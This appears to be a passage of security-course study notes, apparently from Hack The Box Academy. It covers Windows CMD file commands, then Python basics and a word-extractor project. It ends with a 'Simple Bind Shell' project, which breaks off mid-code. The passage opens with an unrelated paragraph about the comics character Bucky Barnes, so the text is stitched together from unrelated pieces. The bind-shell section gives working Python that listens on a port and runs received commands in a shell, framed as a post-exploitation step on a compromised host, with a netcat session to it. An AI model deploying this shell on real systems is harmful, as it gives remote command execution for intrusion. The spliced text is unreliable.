James Buchanan "Bucky" Barnes Jr. is a fictional character appearing in American comic books published by Marvel Comics. Originally introduced as a sidekick to Captain America, the character was created by Joe Simon and Jack Kirby and first appeared in Captain America Comics #1 (cover-dated March 1941) (which was published by Marvel's predecessor, Timely Comics). Barnes' original costume (or one based on it) and the Bucky nickname have been used by other superheroes in the Marvel Universe over the years.[1] The character is brought back from supposed death as the brainwashed assassin cyborg called Winter Soldier (Russian: Зимний Солдат, translit. Zimniy Soldát). The character's memories and personality are later restored, leading him to become a dark hero in search of redemption. He temporarily assumes the role of "Captain America" when Steve Rogers was presumed to be dead. During the 2011 crossover Fear Itself, Barnes is injected with the Infinity Formula, which increases his natural vitality and physical traits in a way that is similar to (but less powerful than) the super-soldier serum used on Captain America.[2]
Create and Modify a File
echo with output redirection allows you to modify a file if it already exists or create a new file at the time of the call.
C:\Users\htb\Desktop>echo Check out this text > demo.txt
C:\Users\htb\Desktop>type demo.txt
Check out this text
C:\Users\htb\Desktop>echo More text for our demo file >> demo.txt
C:\Users\htb\Desktop>type demo.txt
Check out this text
More text for our demo file
With fsutil, you can do many things, for example creating a file.
C:\Users\htb\Desktop>fsutil file createNew for-sure.txt 222
File C:\Users\htb\Desktop\for-sure.txt is created
C:\Users\htb\Desktop>echo " my super cool text file from fsutil "> for-sure.txt
C:\Users\htb\Desktop>type for-sure.txt
" my super cool text file from fsutil "
ren allows you to change the name of a file to something new.
C:\Users\htb\Desktop> ren demo.txt superdemo.txt
C:\Users\htb\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Desktop
06/22/2021 04:25 PM <DIR> .
06/22/2021 04:25 PM <DIR> ..
06/22/2021 03:21 PM 1,140 bio.txt
06/16/2021 02:36 PM <DIR> example
06/14/2021 10:37 PM 19 file.txt
06/22/2021 04:12 PM 41 for-sure.txt
06/22/2021 03:59 PM 12 maybe.txt
06/15/2021 10:26 PM <DIR> new-directory
06/22/2021 03:48 PM 9 nono.txt
06/14/2021 10:59 PM 26 normal-file.txt
06/15/2021 09:29 PM <DIR> Notes
06/14/2021 10:28 PM 97 passwords.txt
06/14/2021 10:34 PM 97 Project plans.txt
06/22/2021 03:24 PM 211 secrets.txt
06/22/2021 04:14 PM 52 superdemo.txt
06/22/2021 03:18 PM 2,534 type.txt
06/21/2021 11:33 AM 0 why-tho.txt
12/07/2019 05:08 AM 38,380 Windows Startup.wav
06/15/2021 09:29 PM <DIR> Work-Policies
06/15/2021 10:28 PM <DIR> yet-another-dir
13 File(s) 42,618 bytes
7 Dir(s) 39,091,531,776 bytes free
Input / Output
Sending output to a file can be done by using >.
C:\Users\htb\Documents>ipconfig /all > details.txt
C:\Users\htb\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Documents
06/23/2021 02:44 PM <DIR> .
06/23/2021 02:44 PM <DIR> ..
06/21/2021 10:38 PM <DIR> Backup
06/23/2021 02:44 PM 1,813 details.txt
06/14/2021 10:34 PM 97 Project plans.txt
06/14/2021 08:38 PM 114 secrets.txt
3 File(s) 2,024 bytes
3 Dir(s) 39,028,760,576 bytes free
C:\Users\htb\Documents>type details.txt
Windows IP Configuration
Host Name . . . . . . . . . . . . : DESKTOP-LSM3BSF
Primary Dns Suffix . . . . . . . :
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : greenhorn.corp
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : greenhorn.corp
Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . . . . . : 00-0C-29-D7-67-BF
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::59fe:9ed2:fea6:1371%8(Preferred)
IPv4 Address. . . . . . . . . . . : 172.16.146.5(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : Wednesday, June 23, 2021 2:42:19 PM
Lease Expires . . . . . . . . . . : Thursday, June 24, 2021 2:27:59 PM
Default Gateway . . . . . . . . . : 172.16.146.1
To append an already populated file, you can utilize >>.
C:\Users\htb\Documents> echo a b c d e > test.txt
C:\Users\htb\Documents>type test.txt
a b c d e
C:\Users\htb\Documents>echo f g h i j k see how this works now? >> test.txt
C:\Users\htb\Documents>type test.txt
a b c d e
f g h i j k see how this works now?
You can also feed input into a command by using <.
C:\Users\htb\Documents>find /i "see" < test.txt
f g h i j k see how this works now?
Another route you can take is to feed the output from a command directly into another command with the |.
C:\Users\htb\Documents>ipconfig /all | find /i "IPV4"
IPv4 Address. . . . . . . . . . . : 172.16.146.5(Preferred)
If you wish to have two commands executed in succession, you can issue the command and follow it with a &.
C:\Users\htb\Documents>ping 8.8.8.8 & type test.txt
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=22ms TTL=114
Reply from 8.8.8.8: bytes=32 time=19ms TTL=114
Reply from 8.8.8.8: bytes=32 time=17ms TTL=114
Reply from 8.8.8.8: bytes=32 time=16ms TTL=114
Ping statistics for 8.8.8.8:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 16ms, Maximum = 22ms, Average = 18ms
a b c d e
f g h i j k see how this works now?
If you care about the result or state of the commands being run, you can utilize && to say run command A, and if it succeeds, run command B.
C:\Users\student\Documents>cd C:\Users\student\Documents\Backup && echo 'did this work' > yes.txt
C:\Users\student\Documents\Backup>type yes.txt
'did this work'
You can also accomplish the opposite by using ||.
Deleting Files
When utilizing del or erase, remember that you can specify a directory, a filename, a list of names, or even a specific attribute to target when trying to delete files.
C:\Users\htb\Desktop\example> dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Desktop\example
06/16/2021 02:00 PM <DIR> .
06/16/2021 02:00 PM <DIR> ..
06/16/2021 02:00 PM 5 file-1
06/16/2021 02:00 PM 5 file-2
06/16/2021 02:00 PM 5 file-3
06/16/2021 02:00 PM 5 file-4
06/16/2021 02:00 PM 5 file-5
06/16/2021 02:00 PM 5 file-6
06/16/2021 02:00 PM 5 file-66
7 File(s) 35 bytes
2 Dir(s) 38,633,730,048 bytes free
C:\Users\htb\Desktop\example>del file-1
C:\Users\htb\Desktop\example>dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Desktop\example
06/16/2021 02:03 PM <DIR> .
06/16/2021 02:03 PM <DIR> ..
06/16/2021 02:00 PM 5 file-2
06/16/2021 02:00 PM 5 file-3
06/16/2021 02:00 PM 5 file-4
06/16/2021 02:00 PM 5 file-5
06/16/2021 02:00 PM 5 file-6
06/16/2021 02:00 PM 5 file-66
6 File(s) 30 bytes
2 Dir(s) 38,633,730,048 bytes free
… and:
C:\Users\htb\Desktop\example> erase file-3 file-5
dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Desktop\example
06/16/2021 02:06 PM <DIR> .
06/16/2021 02:06 PM <DIR> ..
06/16/2021 02:00 PM 5 file-2
06/16/2021 02:00 PM 5 file-4
06/16/2021 02:00 PM 5 file-6
06/16/2021 02:00 PM 5 file-66
4 File(s) 20 bytes
2 Dir(s) 38,633,218,048 bytes free
If you want to get rid of a read-only file, you can do that with the /A: switch. That will delete files based on a specific attribute.
C:\Users\htb\Desktop\example> help del
Deletes one or more files.
DEL [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names
ERASE [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names
names Specifies a list of one or more files or directories.
Wildcards may be used to delete multiple files. If a
directory is specified, all files within the directory
will be deleted.
/P Prompts for confirmation before deleting each file.
/F Force deleting of read-only files.
/S Delete specified files from all subdirectories.
/Q Quiet mode, do not ask if ok to delete on global wildcard
/A Selects files to delete based on attributes
attributes R Read-only files S System files
H Hidden files A Files ready for archiving
I Not content indexed Files L Reparse Points
O Offline files - Prefix meaning not
Copying and Moving Files
By default, copy will complete its task and close. If you wish to ensure the files copied are copied correctly, you can use the /V switch to turn on validation.
C:\Users\student\Documents\Backup>copy secrets.txt C:\Users\student\Downloads\not-secrets.txt
1 file(s) copied.
C:\Users\student\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\student\Downloads
06/23/2021 10:35 PM <DIR> .
06/23/2021 10:35 PM <DIR> ..
06/21/2021 11:58 PM 2,418 not-secrets.txt
1 File(s) 2,418 bytes
2 Dir(s) 39,021,146,112 bytes free
… and:
C:\Windows\System32> copy calc.exe C:\Users\student\Downloads\copied-calc.exe /V
Overwrite C:\Users\student\Downloads\copied-calc.exe? (Yes/No/All): A
1 file(s) copied.
With move, you can move files and directories from one place to another and rename them. Move differs from copy because it can also rename and move directories.
C:\Users\student\Desktop>move C:\Users\student\Desktop\bio.txt C:\Users\student\Downloads
1 file(s) moved.
C:\Users\student\Desktop>dir C:\Users\student\Downloads
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\student\Downloads
06/24/2021 11:10 AM <DIR> .
06/24/2021 11:10 AM <DIR> ..
06/22/2021 03:21 PM 1,140 bio.txt
12/07/2019 05:09 AM 27,648 copied-calc.exe
06/21/2021 11:58 PM 2,418 not-secrets.txt
3 File(s) 31,206 bytes
2 Dir(s) 39,122,550,784 bytes free
Python
Python is an interpreted language, which means the code itself is not compiled into machine code like C code. Instead, it is interpreted by the Python program, and the instructions in the script(s) are executed. Python is a high-level language meaning the scripts you produce are simplified for your convenience so that you don’t need to worry about memory management, system calls, and so forth. Furthermore, Python is a general-purpose, multi-paradigm language.
Intro
Executing Python Code
There are many ways to execute a piece of Python code. Two of the most frequently used methods are running the code from a .py file and running it directly inside the Python IDLE. The file-based way is handy when developing an actual script and the IDLE way is very useful for quickly testing something small.
Basic example:
print("Hello Academy!")
Terminal usage example:
d41y@htb[/htb]$ vim welcome.py
d41y@htb[/htb]$ python3 welcome.py
Hello Academy!
IDLE
You can use IDLE directly in your terminal for quicker prototyping. You can launch this by executing the Python binary without any arguments.
Example:
d41y@htb[/htb]$ python3
Python 3.9.0 (default, Oct 27 2020, 14:15:17)
[Clang 12.0.0 (clang-1200.0.32.21)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> 4 + 3
7
>>> foo = 3 * 5
>>> foo
15
>>> foo + 4
19
>>> print('Hello Academy!')
Hello Academy!
>>> exit(0)
When evaluating an expression, the result will be printed on the line below if a result is returned. However, if the expression is stored as a variable, nothing will be printed as nothing is returned.
Python executes the code from the top to the bottom. Python has no clue what is further down in the script until it gets to it. If you were to print a variable instead of a literal value, it must be defined before referencing.
>>> greeting = 'Hello again, Academy'
>>> print(greeting)
Hello again, Academy
Shebang #!
Another method is based on adding the shebang (#!/usr/bin/env python3) in the first line of a Python script. On Unix based OSs, marking this with a pound sign and an exclamation mark causes the following command to be executed along with all of the specified arguments when the program is called. You can give the Python script execution rights and execute it directly without entering python at the beginning on the command line. The file name is then passed as an argument.
Example:
#!/usr/bin/env python3
print("Hello Academy!")
d41y@htb[/htb]$ chmod +x welcome.py
d41y@htb[/htb]$ ./welcome.py
Hello Academy!
Variables
Example:
advice = "Don't panic"
ultimate_answer = 42
potential_question = 6 * 7
confident = True
something_false = False
problems = None
# Oh, and by the way, this is a comment. We can tell by the leading # sign.
Strings
Strings in Python can be specified using both " and '. When typing out strings that contain either symbol as a natural part of the string itself, it is a good idea to use the other kind of quotes.
Format Strings
equation = f'The meaning of life might be {6 * 7}.' # -> The meaning of life might be 42.
me = 'Birb'
greeting = f'Hello {me}!' # -> Hello Birb!
A format string is a string that lets you populate the string with values during runtime.
Integers
Booleans
A boolean value is a truth value and can either be True or False. None is a special “nothingness” of a value similar to null in other languages. The usefulness of this value is, that it allows you to define variables in the code but not give them a concrete value just yet. It also allows you to create a more meaningful program flow and decide to pass along either some data or None in case of errors. Moreover, it allows you to return it as a value if “none of something” was found.
Comments
Comments work the same way in Python as they do in all other languages: they are ignored when the program runs and are only for the developers’ eyes. It can sometimes be advisible to use comments to remember what a piece of code does or explain some oddity. However, it is strongly recommended to write clean and simple code that will not need further explanation other than the code itself.
Coding Style
In Python, variable names follow the snake_case naming convention. This means that variable names should be all lower case initially, and an underscore should separate any potential need for multiple words in the name. While ignoring these naming conventions will not cause any issues for the script, other Python developers may get thrown off if they expect one set of rules but face others.
Conditional Statements / Loops
if-(elif)-else
happy = True
if happy:
print("Happy and we know it!")
else:
print("Not happy...")
Python does not require how wide each indentation must be, as long as there is consistency.
Besides indentations, if and else are introduced. First, you define a variable, which is currently True. Then you check if the variable happy is True, and if it is, then you print “Happy and we know it!” to the terminal. If happy is False, then the else block is executed instead, and “Not happy…” is printed to the terminal.
You also have to consider the situation that you want to bring in more than just two different options. The elif expression means that you continue with this one if the previous condition is not met. Basically, elif is the shorthand notation of nested if statements.
Example:
happy = 2
if happy == 1:
print("Happy and we know it!")
elif happy == 2:
print("Excited about it!")
else:
print("Not happy...")
while
counter = 0
while counter < 5:
print(f'Hello #{counter}')
counter = counter + 1
A while-loop is a loop that will execute its content as long as the defined condition is True. This means that while True will run forever, and while False will never run.
Output:
d41y@htb[/htb]$ vim loop1.py
d41y@htb[/htb]$ python3 loop1.py
Hello #0
Hello #1
Hello #2
Hello #3
Hello #4
for-each-loop
groceries = ['Walnuts', 'Grapes', 'Bird seeds']
for food in groceries:
print(f'I bought some {food} today.')
The for-each loop is structured this way: first the for keyword, then the variable name you choose, followed by the in keyword and a collection to iterate over.
Functions
… let you define code blocks that perform a range of actions, produce a range of values, and optionally return one or more of these values.
In Python, you can define and call functions to reuse code and work with your data more efficiently.
Example:
def f(x):
return 2 * x + 5
The def keyword is how you define functions in Python. Following def comes the function name, input parameters inside the parantheses, and a colon. The first line of a function is called the signature of the function.
Function Call
def power_of(x, exponent):
return x ** exponent
power_of(4, 2) # The function was run, but nothing caught the return value.
eight = power_of(2, 3) # Variable "eight" is now equal to two-to-the-power-of-three.
… and:
print('My favourite number is:')
print(power_of(4, 2))
Here you are calling the function print and giving it first a string as input, and next, you are giving it the result of another function call. At runtime, Python will first execute the first line and then go to the 2nd line and execute the commands from inside out. It will, start by calculating power_of(4, 2) and then use this result as input to the print function.
Imagine if you were to call a function with ten parameters. Having to remember each parameter is challenging once the amount of parameter increases above two, so in addition to these positiona parameters, Python supports what is called named parameters. While positional parameter require yout to always insert the parameters in the correct order, named parameters let you use whichever order you prefer. However, they require you to specify which value goes to which parameter explicitly.
Example:
def print_sample_invitation(mother, father, child, teacher, event):
# Notice here the use of a multi-line format-string: f''' text here '''
sample_text = f'''
Dear {mother} and {father}.
{teacher} and I would love to see you both as well as {child} at our {event} tomorrow evening.
Best regards,
Principal G. Sturgis.
'''
print(sample_text)
print_sample_invitation() # error because you did not provide any arguments for the print_sample_invitation function
Usage:
print_sample_invitation(mother='Karen', father='John', child='Noah', teacher='Tina', event='Pizza Party')
OOP
Cooking recipes and classes are much alike because they define how a dish - or some object - is produced. A cake might have a fixed amount of flour and water, but leave it up to the chef to add chocolate or strawberry frosting. A class is a spec of how an object of some type is produced. The result of instantiating such a class is an object of the class.
Example:
class DreamCake:
# Measurements are defined in grams or units
eggs = 4
sugar = 300
milk = 200
butter = 50
flour = 250
baking_soda = 20
vanilla = 10
topping = None
garnish = None
is_baked = False
def __init__(self, topping='No topping', garnish='No garnish'):
self.topping = topping
self.garnish = garnish
def bake(self):
self.is_baked = True
def is_cake_ready(self):
return self.is_baked
Classes are defined using the class keyword, followed by the name of the class, in the CapWords naming convention.
Notice the self parameter at the __init__ function. This parameter is a mandatory, first parameter of all class functions. Classes need a way to refer to their own variables and functions. Python is designed to require a self parameter in the first position of the function signature. You can refer to other functions within class functions by calling self.other_func() or self.topping.
Another little trick to notice is the default values for function parameters. These allow you to completely commit specifying a value for one or more of the parameters. The parameters will then be set to their default values as specified unless overridden when you create an object.
Libraries
… are collections of knowledge that you can borrow in your projects without reinventing the wheel. Once you import a library, you can use everything inside it, including functions and classes.
Example:
import datetime
now = datetime.datetime.now()
print(now) # Prints: 2021-03-11 17:03:48.937590
tip
You can use the as statement to give the imported library a new name.
Example:
from datetime import datetime as dt
Managing Libraries
The most popular way of installing external packages in python is by using pip. With pip, you can install, uninstall and upgrade Python packages.
Installing example:
d41y@htb[/htb]$ # Syntax: python3 -m pip install [package]
d41y@htb[/htb]$ python3 -m pip install flask
Collecting flask
Using cached Flask-1.1.2-py2.py3-none-any.whl (94 kB)
Collecting Werkzeug>=0.15
Using cached Werkzeug-1.0.1-py2.py3-none-any.whl (298 kB)
Collecting itsdangerous>=0.24
Using cached itsdangerous-1.1.0-py2.py3-none-any.whl (16 kB)
Collecting click>=5.1
Using cached click-7.1.2-py2.py3-none-any.whl (82 kB)
Collecting Jinja2>=2.10.1
Downloading Jinja2-2.11.3-py2.py3-none-any.whl (125 kB)
|████████████████████████████████| 125 kB 7.0 MB/s
Collecting MarkupSafe>=0.23
Downloading MarkupSafe-1.1.1-cp39-cp39-macosx_10_9_x86_64.whl (16 kB)
Installing collected packages: Werkzeug, itsdangerous, click, MarkupSafe, Jinja2, flask
Successfully installed Jinja2-2.11.3 MarkupSafe-1.1.1 Werkzeug-1.0.1 click-7.1.2 flask-1.1.2 itsdangerous-1.1.0
Upgrading example:
d41y@htb[/htb]$ python3 -m pip install --upgrade flask
Requirement already up-to-date: flask in /usr/local/lib/python3.9/site-packages (1.1.2)
Requirement already satisfied, skipping upgrade: itsdangerous>=0.24 in /usr/local/lib/python3.9/site-packages (from flask) (1.1.0)
Requirement already satisfied, skipping upg...
<SNIP>
Uninstalling example:
d41y@htb[/htb]$ pip uninstall [package]
To see what is currently installed you can use freeze:
d41y@htb[/htb]$ # Syntax: python3 -m pip freeze [package]
d41y@htb[/htb]$ python3 -m pip freeze
click==7.1.2
Flask==1.1.2
itsdangerous==1.1.0
Jinja2==2.11.3
MarkupSafe==1.1.1
protobuf==3.13.0
pynput==1.7.3
pyobjc-core==7.1
pyobjc-framework-Cocoa==7.1
pyobjc-framework-Quartz==7.1
six==1.15.0
Werkzeug==1.0.1
Pip also supports maintaining packages from a requirements file. This file contains a list of all the required packages needed to run the script successfully.
requirements.txt example:
d41y@htb[/htb]$ cat requirements.txt
flask
click
Install from requirements.txt example:
d41y@htb[/htb]$ python3 -m pip install -r requirements.txt
tip
You can also specify which packagen version to install by using ==, <=, >=, < or >.
This can be useful, if you know that some package is vulnerable to exploitation at versions x and lower.
Importance of Libraries
requests
The requests library is an elegant and simple HTTP library for Python, which allows you to send HTTP/1.1 requests extremely easily.
Installing:
d41y@htb[/htb]$ python3 -m pip install requests
Collecting requests
Downloading requests-2.25.1-py2.py3-none-any.whl (61 kB)
|████████████████████████████████| 61 kB 3.8 MB/s
Collecting chardet<5,>=3.0.2
Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
|████████████████████████████████| 178 kB 6.8 MB/s
Collecting certifi>=2017.4.17
...SNIP...
Successfully installed certifi-2020.12.5 chardet-4.0.0 idna-2.10 requests-2.25.1 urllib3-1.26.3
Once installed, you can import the library into your code.
The two most useful things to know about the requests library are making HTTP requests, and secondly, it has a Session class, which is useful when you neet to maintain a certain context during your web activity. For example, if you need to keep track of a range of cookies, you could use a Session object.
requests example:
import requests
resp = requests.get('http://httpbin.org/ip')
print(resp.content.decode())
# Prints:
# {
# "origin": "X.X.X.X"
# }
This is a simple example of how to perform a GET request to obtain your public IP address. Since the resp.content variable is a byte-string, a string of bytes that may or may not be printable, you have to call decode() on the object. Decoding the byte-string with the decode() function and no parameters tells Python to interpret the bytes as UTF-8 chars, which is the default encoding used when no other encoding is specified. The resp object contains useful information such as the status_code, the numeric HTTP status code of the request you made, and cookies.
BeautifulSoup
This library makes working with HTML a lot easier in Python. BS turns the HTML into Python objects that are much more easier to work with and allows you to analyze the content better programmatically.
Installing BS:
d41y@htb[/htb]$ python3 -m pip install beautifulsoup4
Collecting beautifulsoup4
Downloading beautifulsoup4-4.9.3-py3-none-any.whl (115 kB)
|████████████████████████████████| 115 kB ...
Collecting soupsieve>1.2
Downloading soupsieve-2.2-py3-none-any.whl (33 kB)
Installing collected packages: soupsieve, beautifulsoup4
Successfully installed beautifulsoup4-4.9.3 soupsieve-2.2
Usage example - html:
<html>
<head><title>Birbs are pretty</title></head>
<body><p class="birb-food"><b>Birbs and their foods</b></p>
<p class="food">Birbs love:<a class="seed" href="http://seeds" id="seed">seed</a>
and
<a class="fruit" href="http://fruit" id="fruit">fruit</a></p>
</body></html>
Usage example - with BS:
from bs4 import BeautifulSoup
html_doc = """ html code goes here """
soup = BeautifulSoup(html_doc, 'html.parser')
print(soup.prettify())
… turns into:
<html>
<head>
<title>
Birbs are pretty
</title>
</head>
<body>
<p class="birb-food">
<b>
Birbs and their foods
</b>
</p>
<p class="food">
Birbs love:
<a class="seed" href="http://seeds" id="seed">
seed
</a>
and
<a class="fruit" href="http://fruit" id="fruit">
fruit
</a>
</p>
</body>
</html>
Project: Word Extractor
First, you need to import the requests library, then you can use it to GET the URL and print it out:
import requests
PAGE_URL = 'http://target:port'
resp = requests.get(PAGE_URL)
html_str = resp.content.decode()
print(html_str)
What happens if you misspell the URL:
>>> r = requests.get('http://target:port/missing.html')
>>> r.status_code
404
>>> print(r.content.decode())
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code: 404</p>
<p>Message: File not found.</p>
<p>Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.</p>
</body>
</html>
If you were expecting that the HTML output contains specific elements that you then tried to access and use, your Python program would crash while trying to use things that do not exist.
Simple fail check:
import requests
PAGE_URL = 'http://target:port'
resp = requests.get(PAGE_URL)
if resp.status_code != 200:
print(f'HTTP status code of {resp.status_code} returned, but 200 was expected. Exiting...')
exit(1)
html_str = resp.content.decode()
print(html_str)
It is advisible to keep things simple and separate:
import requests
PAGE_URL = 'http://target:port'
def get_html_of(url):
resp = requests.get(url)
if resp.status_code != 200:
print(f'HTTP status code of {resp.status_code} returned, but 200 was expected. Exiting...')
exit(1)
return resp.content.decode()
print(get_html_of(PAGE_URL))
Functionalities to implement are:
- find all words on the page, ignoring the HTML tags and other metadata
- count the occurence of each word and note it down
- sort by occurence
- do something with the most frequently occuring words (print them)
For the first step to find all words in the HTML while ignoring HTML tags, you can use regex. If you use the get_text() function, you can use the regular expression module re to get some help. This module has a findall function which takes some string of regex and some text as parameters and then returns all occurences in a list. You can use the regex string \w+, which matches all word chars, that is a-z, A-Z, 0-9 and _.
import requests
import re
from bs4 import BeautifulSoup
PAGE_URL = 'http://target:port'
def get_html_of(url):
resp = requests.get(url)
if resp.status_code != 200:
print(f'HTTP status code of {resp.status_code} returned, but 200 was expected. Exiting...')
exit(1)
return resp.content.decode()
html = get_html_of(PAGE_URL)
soup = BeautifulSoup(html, 'html.parser')
raw_text = soup.get_text()
all_words = re.findall(r'\w+', raw_text) # creates list of all words from the webpage including duplicates
The next step is to loop through this list and count each word:
# Previous code omitted
all_words = re.findall(r'\w+', raw_text)
word_count = {}
for word in all_words:
if word not in word_count:
word_count[word] = 1
else:
current_count = word_count.get(word)
word_count[word] = current_count + 1
The comes sorting:
top_words = sorted(word_count.items(), key=lambda item: item[1], reverse=True)
… and printing top 10 values:
>>> top_words = sorted(word_count.items(), key=lambda item: item[1], reverse=True)
>>> for i in range(10):
... print(top_words[i])
Since it is working now, you can refactor it:
import requests
import re
from bs4 import BeautifulSoup
PAGE_URL = 'http://target:port'
def get_html_of(url):
resp = requests.get(url)
if resp.status_code != 200:
print(f'HTTP status code of {resp.status_code} returned, but 200 was expected. Exiting...')
exit(1)
return resp.content.decode()
def count_occurrences_in(word_list):
word_count = {}
for word in word_list:
if word not in word_count:
word_count[word] = 1
else:
current_count = word_count.get(word)
word_count[word] = current_count + 1
return word_count
def get_all_words_from(url):
html = get_html_of(url)
soup = BeautifulSoup(html, 'html.parser')
raw_text = soup.get_text()
return re.findall(r'\w+', raw_text)
def get_top_words_from(all_words):
occurrences = count_occurrences_in(all_words)
return sorted(occurrences.items(), key=lambda item: item[1], reverse=True)
all_words = get_all_words_from(PAGE_URL)
top_words = get_top_words_from(all_words)
for i in range(10):
print(top_words[i][0])
Word Extractor Improvements
main-Block
if __name__ == '__main__':
page_url = 'http://target:port'
the_words = get_all_words_from(page_url)
top_words = get_top_words_from(the_words)
for i in range(10):
print(top_words[i][0])
Python scripts are executed from top to bottom, even when imported. This means that if somebody were to import your script, the code would run as soon as imported. The typical way to avoid this is to put all the code that does something into the main-block
Accepting Arguments
Example:
d41y@htb[/htb]$ python3 wordextractor.py --url http://foo.bar/baz
For this, you will need click.
click Example:
import click
@click.command()
@click.option('--count', default=1, help='Number of greetings.')
@click.option('--name', prompt='Your name', help='The person to greet.')
def hello(count, name):
for i in range(count):
click.echo('Hello %s!' % name)
if __name__ == '__main__':
hello()
First of all, there are decorators which, “decorate functions”. These are the things about the function definition that starts with an @. You specify the @click.command decorator, indicating that you will have a command-line input for this hello function. Then two @click.option options are specified. In this example, the parameters are pretty straightforward: you have a default for the count, in case that is not specified as a command-line argument, you have help text for the --help output, and you have a prompt parameter. This tells Python to prompt the user for input if no command-line argument is given.
Lastly, notice all the “main part” of the code does is call the hello() function. Click requires you to call function with these decorators specified to work. Also, notice that the parameter names for the function hello and the input argument names --count and --name match names if you ignore the --.
Examples:
C:\Users\Birb> python click_test.py
Your name: Birb
Hello Birb!
C:\Users\Birb> python click_test.py --name Birb
Hello Birb!
C:\Users\Birb> python click_test.py --name Birb --count 3
Hello Birb!
Hello Birb!
Hello Birb!
C:\Users\Birb> python click_test.py --help
Usage: click_test.py [OPTIONS]
Options:
--count INTEGER Number of greetings.
--name TEXT The person to greet.
--help Show this message and exit.
Using click on Word Extractor:
import click
import requests
import re
from bs4 import BeautifulSoup
def get_html_of(url):
resp = requests.get(url)
if resp.status_code != 200:
print(f'HTTP status code of {resp.status_code} returned, but 200 was expected. Exiting...')
exit(1)
return resp.content.decode()
def count_occurrences_in(word_list, min_length):
word_count = {}
for word in word_list:
if len(word) < min_length:
continue
if word not in word_count:
word_count[word] = 1
else:
current_count = word_count.get(word)
word_count[word] = current_count + 1
return word_count
def get_all_words_from(url):
html = get_html_of(url)
soup = BeautifulSoup(html, 'html.parser')
raw_text = soup.get_text()
return re.findall(r'\w+', raw_text)
def get_top_words_from(all_words, min_length):
occurrences = count_occurrences_in(all_words, min_length)
return sorted(occurrences.items(), key=lambda item: item[1], reverse=True)
@click.command()
@click.option('--url', '-u', prompt='Web URL', help='URL of webpage to extract from.')
@click.option('--length', '-l', default=0, help='Minimum word length (default: 0, no limit).')
def main(url, length):
the_words = get_all_words_from(url)
top_words = get_top_words_from(the_words, length)
for i in range(10):
print(top_words[i][0])
if __name__ == '__main__':
main()
Project: Simple Bind Shell
Upon gaining access to an internal web service with the credentials you generated, you can get remote code execution on the web host. Trying to use your go-to reverse shell mysteriously does not seem to work, but you discover that you can execute arbitrary python scripts.
A bind shell is at its core reasonably simple. It is a process that binds to an address and port on the host machine and then listens for incoming connections to the socket. When a connection is made, the bind shell will repeatedly listen for bytes being sent to it and treat them as raw commands to be executed on the system in a subprocess. Once it has received all bytes in chunks of some size, it will run the command on the host system and send back the output.
import socket
import subprocess
import click
def run_cmd(cmd):
output = subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
return output.stdout
@click.command()
@click.option('--port', '-p', default=4444)
def main(port):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', port))
s.listen(4)
client_socket, address = s.accept()
while True:
chunks = []
chunk = client_socket.recv(2048)
chunks.append(chunk)
while len(chunk) != 0 and chr(chunk[-1]) != '\n':
chunk = client_socket.recv(2048)
chunks.append(chunk)
cmd = (b''.join(chunks)).decode()[:-1]
if cmd.lower() == 'exit':
client_socket.close()
break
output = run_cmd(cmd)
client_socket.sendall(output)
if __name__ == '__main__':
main()
The code consists of two functions: a wrapper function for executing commands on the system and one main function that contains all the logic thrown into one place. This is less than ideal. The main function sets up a socket, binds it to 0.0.0.0 and the desired port. It is then configured to allow at most four unaccepted connections before it starts refusing connections anymore - the listen function configures this. The socket then accepts new incoming connections. This is a so-call blocking call, which means the code will halt at this line of code and wait for a connection to be made. When a connection is established, the accept call returns two things that you store in the variables client_socket and address.
Inside the while-loop:
- receive all of the incoming bytes from the connected client
- convert the incoming bytes to a
cmdstring - close down the connection if
cmdis “exit” - otherwise execute the command locally and send back the output
Starting the Bind Shell:
C:\Users\Birb\Desktop\python> python bindshell.py --port 4444
Connecting to the Bind Shell:
d41y@htb[/htb]$ nc 10.10.10.10 4444 -nv
(UNKNOWN) [10.10.10.10] 4444 (?) open
whoami
localnest\birb
hostname
LOCALNEST
dir
Volume in drive C has no label.
Volume Serial Number is 966B-6E6A
Directory of C:\Users\Birb\Desktop\python
20-03-2021 21:22 <DIR> .
20-03-2021 21:22 <DIR> ..
20-03-2021 21:22 929 bindshell.py
1 File(s) 929 bytes
2 Dir(s) 518.099.636.224 bytes free
exit
note
The downside of the current implementation is that once you disconnected, the bind shell process stops. One way to fix this is to introduce threads and have the command execution part of the code run in a thread.
Supporting multiple connections:
import socket
import subprocess
import click
from threading import Thread
def run_cmd(cmd):
output = subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
return output.stdout
def handle_input(client_socket):
while True:
